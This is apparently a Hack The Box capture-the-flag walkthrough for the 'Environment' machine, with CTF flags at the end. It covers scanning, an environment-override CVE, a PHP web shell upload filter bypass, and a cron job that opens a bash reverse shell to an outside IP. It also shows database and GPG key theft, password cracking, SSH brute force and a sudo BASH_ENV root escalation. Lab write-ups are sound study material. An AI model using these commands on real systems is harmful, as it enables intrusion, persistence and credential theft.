

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon May  5 13:25:14 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.124.139
Nmap scan report for 10.129.124.139
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://environment.htb
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 5 13:25:34 2025 -- 1 IP address (1 host up) scanned in 20.09 secondsnmap scan output. We can see the HTTP redirect to environment.htb on tcp/80, which we should add to our /etc/hosts file.echo -e '10.129.124.139\t\tenvironment.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Penetration Testing
Initial Interaction with the Site

Normally, I'd insert a section about walking the application where we interact with the web application, clicking links, testing inputs, and doing things like a normal user without malicious intent. But, this web app is obviously very light on the testable functionality.



/mailing endpoint and a JSON response
Enumerating the Attack Surface
gobuster dir -u http://environment.htb \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 100 -o dir.txt
/build (Status: 301) [Size: 169] [--> http://environment.htb/build/]
/login (Status: 200) [Size: 2391]
/logout (Status: 302) [Size: 358] [--> http://environment.htb/login]
/mailing (Status: 405) [Size: 244854]
/storage (Status: 301) [Size: 169] [--> http://environment.htb/storage/]
/up (Status: 200) [Size: 2126]
/upload (Status: 405) [Size: 244852]
/vendor (Status: 301) [Size: 169] [--> http://environment.htb/vendor/]Discovered URLs / endpoints
gobuster vhost -u http://10.129.124.139 --domain 'environment.htb' --append-domain -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 200 -o vhost.txtNo new virtual hosts discovered
Inspecting the New URLs

/upload -- Reveals some interesting data about the app backendResearching Potential CVEs



 Nyamort
Also mentions https://github.com/Nyamort/CVE-2024-50340

http://environment.htb/?+--env=0xBEN%20was%20here is reflected in the site footerThe fact that the environment override is reflected in the site footer tells me that I have to be on the right track with my research. However, in my research, looking for Symfony endpoints such as _profiler and _fragment haven't yielded anything.
Testing the Login Page

I tried injecting some single and double quotes into the email and password fields to see if there is any kind of SQL injection vulnerability. When that didn't work, I tried changing the remember input to a 0 or 1 boolean and that tripped an error in the application.
It's funny because even in the debug output, it seems like the 0 or 1 should have been translated as a boolean input, but oh well.

remember again... We can see the backend appears to be using SQLite



Exploring Management Dashboard
Exploit
PHP Web Shell
 WhiteWinterWolf
 Stefano Lanaro
...or dots and slashes in a Linux at the end of a filename will be removed automatically (e.g. “shell.aspx … … . . .. ..”, “script.asp “, or “file.asp.”)
Content-Type spoofing and ending the file name with a . got me the win.
GIF89a; to spoof a GIF file and add a . to the file extension

Persistence
crontab -l > /tmp/.crontab.txt 2>/dev/nullBackup any existing cron jobs
echo '* * * * * /bin/bash -c '"'"'bash -i >& /dev/tcp/10.10.14.135/443 0>&1'"'"'' >> /tmp/.crontab.txtAdd a bash reverse shell that calls back every minute in case we lose access
crontab /tmp/.crontab.txtImport the cron jobs
rm /tmp/.crontab.txtRemove the cron job file
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on environment.
Users and Groups
Local Users
hish:x:1000:1000:hish,,,:/home/hish:/bin/bash
Local Groups
cdrom:x:24:hish
floppy:x:25:hish
audio:x:29:hish
dip:x:30:hish
video:x:44:hish
plugdev:x:46:hish
users:x:100:hish
netdev:x:106:hish
bluetooth:x:110:hish
hish:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:ff:70 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.124.139/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3440sec preferred_lft 3440sec
    inet6 dead:beef::250:56ff:feb0:ff70/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:feb0:ff70/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/var/www/app/database/database.sqlite
-rw-r--r-- 1 www-data www-data 10059776 May 7 01:30 /var/www/app/database/database.sqlite
/home/hish/backup/keyvault.gpg
find /home/hish -readable 2>/dev/null
/home/hish
/home/hish/backup
/home/hish/backup/keyvault.gpg
/home/hish/user.txt
/home/hish/.bash_history
/home/hish/.bash_logout
/home/hish/.local
/home/hish/.local/share
/home/hish/.local/share/caddy
/home/hish/.local/share/caddy/locks
/home/hish/.local/share/caddy/locks/storage_clean.lock
/home/hish/.local/share/caddy/instance.uuid
/home/hish/.local/share/nano
/home/hish/.local/share/nano/search_history
/home/hish/.local/share/composer
/home/hish/.local/share/composer/.htaccess
/home/hish/.gnupg
/home/hish/.gnupg/private-keys-v1.d
/home/hish/.gnupg/private-keys-v1.d/C2DF4CF8B7B94F1EEC662473E275A0E483A95D24.key
/home/hish/.gnupg/private-keys-v1.d/3B966A35D4A711F02F64B80E464133B0F0DBCB04.key
/home/hish/.gnupg/trustdb.gpg
/home/hish/.gnupg/pubring.kbx
/home/hish/.gnupg/openpgp-revocs.d
/home/hish/.gnupg/openpgp-revocs.d/F45830DFB638E66CD8B752A012F42AE5117FFD8E.rev
/home/hish/.gnupg/pubring.kbx~
/home/hish/.gnupg/random_seed
/home/hish/.profile
/home/hish/.bashrc
Privilege Escalation
Dumping the Database
sqlite3 is installed on the target, so we can read the database locally and extract what we need.sqlite3 /var/www/app/database/database.sqlite '.tables'
users is almost certainly the most interesting table heresqlite3 /var/www/app/database/database.sqlite 'SELECT * FROM users;'
sqlite3 /var/www/app/database/database.sqlite 'SELECT name, password FROM users;' | grep Hish | tr '|' ':'


hash.txtjohn --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hash.txtLet that run while you work on the box
Decrypt GPG Keybox
mkdir /tmp/.decryptcp -r /home/hish/* /tmp/.decryptcp -r /home/hish/.* /tmp/.decryptchown -R www-data:www-data /tmp/.decryptcp /tmp/.decrypt/backup/keyvault.gpg /tmp/.decrypt/.gnupggpg --homedir /tmp/.decrypt/.gnupg --decrypt /tmp/.decrypt/backup/keyvault.gpgUse private keys stored in .gnupg to decrypt Hish keyvault

rm -rf /tmp/.decryptRemove spoilers for any others on the box
Lateral to Hish

hydra -I -f -v -l 'hish' -P password.txt ssh://environment.htb
ssh hish@environment.htb
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
sudo -l output -- keeps environment variables ENV and BASH_ENV
Becoming Root
ssh-keygen -t rsa -b 4096 -f /tmp/pwnykey -C "" -N ""Generate a SSH keypair as hish
echo 'mkdir /root/.ssh 2>/dev/null' > /tmp/.pwnrc
echo 'cat /tmp/pwnykey.pub >> /root/.ssh/authorized_keys' >> /tmp/.pwnrc
Create root SSH directory if it doesn't exists and add the public key to root authorized_keys

BASH_ENV=/tmp/.pwnrc sudo /usr/bin/systeminfoUse the .rc file we just created to execute the commands as root
Flags
User
b97bf4ff6dcd9d2a864d26cb5d005992
Root
7a0a7a54c8728ee5c344dbb7b57d7072


